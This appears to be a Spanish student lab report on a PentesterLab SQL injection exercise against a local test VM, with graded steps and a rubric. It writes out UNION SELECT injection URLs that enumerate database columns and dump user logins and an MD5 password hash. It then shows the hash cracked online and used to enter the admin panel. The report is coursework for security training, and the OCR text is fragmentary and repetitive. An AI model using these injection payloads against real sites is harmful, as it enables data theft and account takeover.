
No.	Lo solicitado	Resultado	Ptos
		 ?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns picture: plugin_library PLUGIN_LIBRARY picture: plugin_library_version PLUGIN_LIBRARY_VERSION picture: plugin_author PLUGIN_AUTHOR picture: plugin_description PLUGIN_DESCRIPTION picture: plugin_license PLUGIN_LICENSE picture: user USER picture: host HOST picture: db DB picture: command COMMAND picture: time TIME picture: state STATE picture: info INFO picture: query_id	


No.	Lo solicitado	Resultado	Ptos
		 /cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns picture: seq SEQ picture: duration DURATION picture: cpu_user CPU_USER picture: cpu_system CPU_SYSTEM picture: context_voluntary CONTEXT_VOLUNTARY picture: context_involuntary CONTEXT_INVOLUNTARY picture: block_ops_in BLOCK_OPS_IN picture: block_ops_out BLOCK_OPS_OUT picture: messages_sent MESSAGES_SENT picture: messages_received MESSAGES_RECEIVED picture: page_faults_major PAGE_FAULTS_MAJOR picture: page_faults_minor PAGE_FAULTS_MINOR	



No.	Lo solicitado	Resultado	Ptos
		 d=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns picture: swaps SWAPS picture: source_function SOURCE_FUNCTION picture: source_file SOURCE_FILE picture: source_line SOURCE_LINE picture: unique_constraint_catalog UNIQUE_CONSTRAINT_CATALOG picture: unique_constraint_schema UNIQUE_CONSTRAINT_SCHEMA picture: unique_constraint_name UNIQUE_CONSTRAINT_NAME picture: match_option MATCH_OPTION picture: update_rule UPDATE_RULE picture: delete_rule DELETE_RULE picture: specific_name SPECIFIC_NAME picture: routine_catalog ROUTINE_CATALOG picture: routine_schema	



No.	Lo solicitado	Resultado	Ptos
		 php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns picture: routine_name ROUTINE_NAME picture: routine_type ROUTINE_TYPE picture: dtd_identifier DTD_IDENTIFIER picture: routine_body ROUTINE_BODY picture: routine_definition ROUTINE_DEFINITION picture: external_name EXTERNAL_NAME picture: external_language EXTERNAL_LANGUAGE picture: parameter_style PARAMETER_STYLE picture: is_deterministic IS_DETERMINISTIC picture: sql_data_access SQL_DATA_ACCESS picture: sql_path SQL_PATH picture: security_type SECURITY_TYPE picture: routine_comment	




No.	Lo solicitado	Resultado	Ptos
		 =1%20union%20select%201,column_name,3,4%20from%20information_schema.columns ROUTINE_COMMENT picture: catalog_name CATALOG_NAME picture: schema_name SCHEMA_NAME picture: default_character_set_name DEFAULT_CHARACTER_SET_NAME picture: default_collation_name DEFAULT_COLLATION_NAME picture: non_unique NON_UNIQUE picture: index_schema INDEX_SCHEMA picture: index_name INDEX_NAME picture: seq_in_index SEQ_IN_INDEX picture: collation COLLATION picture: cardinality CARDINALITY picture: sub_part SUB_PART picture: packed	

No.	Lo solicitado	Resultado	Ptos
		 .php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns PACKED picture: nullable NULLABLE picture: index_type INDEX_TYPE picture: table_type TABLE_TYPE picture: auto_increment AUTO_INCREMENT picture: table_collation TABLE_COLLATION picture: create_options CREATE_OPTIONS picture: table_comment TABLE_COMMENT picture: constraint_type CONSTRAINT_TYPE picture: trigger_catalog TRIGGER_CATALOG picture: trigger_schema TRIGGER_SCHEMA picture: trigger_name TRIGGER_NAME picture: event_manipulation	

No.	Lo solicitado	Resultado	Ptos
		 ?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns EVENT_MANIPULATION picture: event_object_catalog EVENT_OBJECT_CATALOG picture: event_object_schema EVENT_OBJECT_SCHEMA picture: event_object_table EVENT_OBJECT_TABLE picture: action_order ACTION_ORDER picture: action_condition ACTION_CONDITION picture: action_statement ACTION_STATEMENT picture: action_orientation ACTION_ORIENTATION picture: action_timing ACTION_TIMING picture: action_reference_old_table ACTION_REFERENCE_OLD_TABLE picture: action_reference_new_table ACTION_REFERENCE_NEW_TABLE picture: action_reference_old_row ACTION_REFERENCE_OLD_ROW picture: action_reference_new_row	

No.	Lo solicitado	Resultado	Ptos
		 ACTION_REFERENCE_NEW_ROW picture: view_definition VIEW_DEFINITION picture: check_option CHECK_OPTION picture: is_updatable IS_UPDATABLE picture: title title picture: img img picture: cat cat picture: login login picture: password password No Copyright	
7	*Ahora añadimos a la sentencia anterior un where table_name=’users’, que es el nombre de una tabla que obtuvimos en el paso anterior.* *Sentencia: id=1 union select 1,column_name,3,4 from information_schema.columns where table_name='users'*	 s seguro | 192.168.56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns%20where%20table_name=%27users%27 My Awesome Photoblog Home | test | ruxcon | 2010 | All pictures | Admin picture: ruby Ruby Hacker picture: cthulhu picture: id id picture: login login picture: password password No Copyright	*10*

No.	**Lo solicitado**	***Resultado***	***Ptos***
8	*Ahora buscaremos el nombre del usuario según el nombre de columna obtenido con anterioridad.* *Sentencia: id=1 union select 1,login,3,4 from users*	 My Awesome Photoblog Home | test | ruxcon | 2010 | All pictures | Admin picture: ruby picture: cthulhu picture: admin admin No Copyright	*10*
9	*Hacemos algo similar, ya que ahora buscamos el password del usuario* *Sentencia: id=1 union select 1,password,3,4 from users*	 My Awesome Photoblog Home | test | ruxcon | 2010 | All pictures | Admin picture: ruby picture: cthulhu picture: 8efe310f9ab3efeae8d410a8e0166eb2 8efe310f9ab3efeae8d410a8e0166eb2 No Copyright	*10*

No.	Lo solicitado	Resultado	Ptos
10	*Este paso es de descifrar el password. Ingresamos el password en un sitio web (md5online.org) que se encarga de descifrar md5.*	 MD5 Decryption Enter your MD5 hash below and cross your fingers : ● Quick search (free) ○ In-depth search (1 credit) Decrypt Found : P4ssw0rd (hash = 8efe310f9ab3efeae8d410a8e0166eb2) Search mode: Quick search **The Secrets of MD5 Decryption**: Decrypt MD5 like a Pro: Increase your success rate, use the best tools, build your own database. Grab your copy here! How it works? MD5 is a 128-bit encryption algorithm, which generates a hexadecimal hash of 32 characters, regardless of the input word size. This algorithm is not reversible, it's normally impossible to find the original word from the MD5.	*10*
11	*Ahora nos dirigiremos a la sección admin del sitio web y nos loguearemos con los datos obtenidos anteriormente.*	 No es seguro | 192.168.56.102/admin/login.php Login Login Box Login Password Login  Administration of my Awesome Photoblog Home | Manage pictures | New picture | Logout Hacker delete Ruby delete Cthulhu delete Add a new picture	

H. CONSIDERACIONES FINALES:

Indique en esta sección si considera o no que el laboratorio cumplió su objetivo.

El laboratorio cumplió su objetivo al permitirnos desarrollar todos los desafíos.

I. BIBLIOGRAFIA:

- *https://pentesterlab.com/exercises/from_sqli_to_shell*

J. RÚBRICA:

- Cada uno de los problemas del Paso 2 en adelante es ponderado con 10 puntos, los cuales hacen un total de 90 puntos.
- Los otros 10 puntos son obtenidos por la entrega a tiempo del laboratorio.

- **En caso de incumplimiento en la fecha y hora estipulada para la entrega, se descontarán 5 puntos por día de retraso**.